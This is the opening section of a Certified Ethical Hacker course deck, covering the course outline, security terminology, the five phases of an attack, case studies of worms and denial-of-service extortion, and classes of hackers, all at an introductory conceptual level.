



Ethical Hacking


Introduction

Introductions



- ◉ Name
- ◉ Company Affiliation
- ◉ Title / Function
- ◉ Job Responsibility
- ◉ System security related experience
- ◉ Expectations

Course Materials



- ◉ Identity Card
- ◉ Student Courseware
- ◉ Lab Manual/Workbook
- ◉ Compact Disc
- ◉ Course Evaluation
- ◉ Reference Materials

Course Outline

- ⦿ Module I: Introduction to Ethical Hacking
- ⦿ Module II: Footprinting
- ⦿ Module III: Scanning
- ⦿ Module IV: Enumeration
- ⦿ Module V: System Hacking

Course Outline (contd.)

- ◉ Module VI: Trojans and Backdoors
- ◉ Module VII: Sniffers
- ◉ Module VIII: Denial of Service
- ◉ Module IX: Social Engineering
- ◉ Module X: Session Hijacking

Course Outline (contd.)

- ⦿ Module XI: Hacking Web Servers
- ⦿ Module XII: Web Application Vulnerabilities
- ⦿ Module XIII: Web Based Password Cracking
Techniques
- ⦿ Module XIV: SQL Injection
- ⦿ Module XV: Hacking Wireless Networks

Course Outline (contd.)


- ◉ Module XVI: Viruses
- ◉ Module XVII: Physical Security
- ◉ Module XVIII: Linux Hacking
- ◉ Module XIX: Evading IDS, Firewalls and Honey pots
- ◉ Module XX: Buffer Overflows
- ◉ Module XXI: Cryptography
- ◉ Module XXII: Penetration Testing

EC-Council Certified e- business Certification Program

There are several levels of certification tracks under **EC-Council** Accreditation body:


1. Certified e-Business Associate
2. Certified e-Business Professional
3. Certified e-Business Consultant
4. E++ Certified Technical Consultant
5. **Certified Ethical Hacker (CEH)** *← You are here*
6. Computer Hacking Forensic Investigator (CHFI)
7. EC-Council Certified Security Analyst (ECSA)
8. EC-Council Certified Secure Programmer (ECSA)
9. Certified Secure Application Developer (CSAD)
10. Licensed Penetration Tester (LPT)
11. Master of Security Science (MSS)

EC-Council Certified Ethical Hacker




Student Facilities


Class Hours



Building Hours



Phones



Parking



Messages



Restrooms



Smoking




Meals



Recycling



Lab Sessions



- ◉ Lab Sessions are designed to reinforce the classroom sessions
- ◉ The sessions are intended to give a hands on experience only and does not guarantee proficiency.



Ethical Hacking


Module I

Introduction to Ethical Hacking

Module Objectives

- ◉ Understanding the importance of security
- ◉ Introducing Ethical Hacking and essential terminology for the module
- ◉ Job role of an ethical hacker: Why choose hacking as a profession?
- ◉ Ethical hacking vis-à-vis Penetration Testing
- ◉ Understanding the different phases involved in a hacking exploit
- ◉ Introducing hacking technologies
- ◉ Overview of attacks and identification of exploit categories
- ◉ Comprehending ethical hacking
- ◉ Legal implications of hacking
- ◉ Hacking, law, and punishment

Module Flow



Problem Definition – Why Security?


- ⊙ Evolution of technology focused on ease of use

Microsoft Internet Explorer Drag and Drop Vulnerability


Secunia Advisory: SA12321
Release Date: 2004-08-19
Last Update: 2004-10-12

Critical: 
Impact: System access
Where: From remote

- ⊙ Increased networked environment and network based applications



- ⊙ Decreasing skill level needed for exploits



Problem Definition – Why Security?

- ⊙ Direct impact of security breach on corporate asset base and goodwill

Bookie reveals \$100,000 cost of denial-of-service extortion attacks




June 11 2004

by **Andy McCue**

And that's just for starters – an online betting site tells all to silicon.com...


"Our first attack was in November last year. We got a demand for \$50,000 from an unidentified source." These are the words of a UK-based online bookmaker who has agreed to speak to silicon.com, on condition of anonymity, to reveal the full scale of the denial of service extortion threats that betting sites have been battling against for nine months.

- ⊙ Increasing complexity of computer infrastructure administration and management



Essential Terminology


- ◉ Threat – An action or event that might prejudice security. A threat is a potential violation of security.



- ◉ Vulnerability – Existence of a weakness, design, or implementation error that can lead to an unexpected, undesirable event compromising the security of the system.

- ◉ Exploit – A defined way to breach the security of an IT system through vulnerability.

- ◉ Target of Evaluation – An IT system, product, or component that is identified/subjected as requiring security evaluation.





- ◉ Attack – An assault on system security that derives from an intelligent threat. An attack is any action that violates security.



Elements of Security

- ◉ Security – A state of well-being of information and infrastructures in which the possibility of successful yet undetected theft, tampering, and disruption of information and services is kept low or tolerable.




Security rests on confidentiality, authenticity, integrity, and availability

- Confidentiality – The concealment of information or resources.
- Authenticity – The identification and assurance of the origin of information.
- Integrity – The trustworthiness of data or resources in terms of preventing improper and unauthorized changes.
- Availability – The ability to use the information or resource desired.

Any hacking event will affect any one or more of the essential security elements.

The Security, Functionality, and Ease of Use Triangle

- ⦿ The number of exploits gets minimized when the number of weaknesses is reduced => greater security
- ⦿ Takes more effort to conduct same task => reduced functionality



Case Study

WORM'S EFFECTS

Customers of the Canadian Imperial Bank of Commerce in Toronto were unable to withdraw money using ATMs during part of Saturday.

Korea Telecom Freetel and SK Telecom service failed, stranding millions of South Korean Internet users.

Internet congestion prevented consumers from contacting Microsoft over the Internet to unlock the anti-piracy features of its latest products, including the Windows XP and Office XP software packages.

The U.S. departments of State, Agriculture, Commerce and some units of the Defense Department appeared hardest hit among federal agencies.

- ◉ Alan was stranded at Newark airport. He was to attend his friend's wedding and Continental airlines just announced the cancellation of his hop-over flight.
- ◉ He decided to purchase a seat on another airline, but the Bank of America Corp ATM just wouldn't work.
- ◉ All seemed wrong with the world as the airline staff were using pen and paper to take down new reservations. They couldn't even confirm the availability.



The screenshot shows the CNN.com website with a red header. The main navigation bar includes a search box and links to 'The Web' and 'CNN.com'. A sidebar on the left lists various news categories. The main content area features a headline about a computer worm affecting flights and ATMs, with a sub-headline and a brief summary. A small image of a man at a computer is visible on the right side of the article.

CNN.com/TECHNOLOGY

SEARCH Search

[The Web](#) [CNN.com](#)

- Home Page
- World
- U.S.
- Weather
- Business at CNNMoney
- Science & Space
- Health
- Entertainment
- Travel
- Education
- Special Reports


Computer worm grounds flights, blocks ATMs

WASHINGTON (CNN) -- A fast-moving computer worm snarled business and government computers Saturday, slowing some corporate systems to the point of inaccessibility.





What Does a Malicious Hacker Do?

- ⊙ Reconnaissance
 - Active/passive
- ⊙ Scanning
- ⊙ Gaining access
 - Operating system level/application level
 - Network level
 - Denial of service
- ⊙ Maintaining access
 - Uploading/altering/downloading programs or data
- ⊙ Clearing tracks



Phase 1 - Reconnaissance

- ◉ Reconnaissance refers to the preparatory phase where an attacker seeks to gather as much information as possible about a target of evaluation prior to launching an attack.
- ◉ Business Risk: **Notable** – Generally noted as "rattling the door knobs" to see if someone is watching and responding.
- ◉ Could be future point of return when noted for ease of entry for an attack when more is known on a broad scale about the target.



Reconnaissance Types

Passive reconnaissance involves acquiring information without directly interacting with the target.

For example, searching public records or news releases




Active reconnaissance involves interacting with the target directly by any means.

For example, telephone calls to the help desk or technical department

Phase 2 - Scanning

- Scanning refers to the pre-attack phase when the hacker scans the network for specific information on the basis of information gathered during reconnaissance.
- Business Risk: **High** – Hackers have to get a single point of entry to launch an attack.
- Scanning can include use of dialers, port scanners, network mapping, sweeping, vulnerability scanners, and so on.



NMAP Scanner
Front End


Phase 3 - Gaining Access

- ◉ Gaining Access refers to the penetration phase. The hacker exploits the vulnerability in the system.
- ◉ The exploit can occur over a LAN, the Internet, or as a deception or theft. Examples include buffer overflows, denial of service, session hijacking, and password cracking.
- ◉ Influencing factors include architecture and configuration of the target system, the skill level of the perpetrator, and the initial level of access obtained.
- ◉ Business Risk: **Highest** – The hacker can gain access at the operating system level, application level, or network level.



Phase 4 - Maintaining Access

- ⦿ Maintaining Access refers to the phase when the hacker tries to retain his ownership of the system.
- ⦿ The hacker has compromised the system.
- ⦿ Hackers may harden the system from other hackers as well (to own the system) by securing their exclusive access with Backdoors, RootKits, or Trojans.
- ⦿ Hackers can upload, download, or manipulate data, applications, and configurations on the owned system.



Phase 5 - Covering Tracks

- ◉ Covering Tracks refers to the activities undertaken by the hacker to hide his misdeed.
- ◉ Reasons include the need for prolonged stay, continued use of resources, removing evidence of hacking, or avoiding legal action.
- ◉ Examples include Steganography, tunneling, and altering log files.



Hacktivism

- ◉ Refers to the idea of hacking with or for a cause.
- ◉ Comprises of hackers with a social or political agenda.
- ◉ Aims at sending a message through their hacking activity and gaining visibility for their cause and themselves.
- ◉ Common targets include government agencies, MNCs, or any other entity perceived as bad or wrong by these groups or individuals.
- ◉ It remains a fact however, that gaining unauthorized access is a crime, no matter what the intent.



Hacker Classes


Black Hats

Individuals with extraordinary computing skills, resorting to malicious or destructive activities. Also known as **crackers**.




Gray Hats

Individuals who work both offensively and defensively at various times.



White Hats

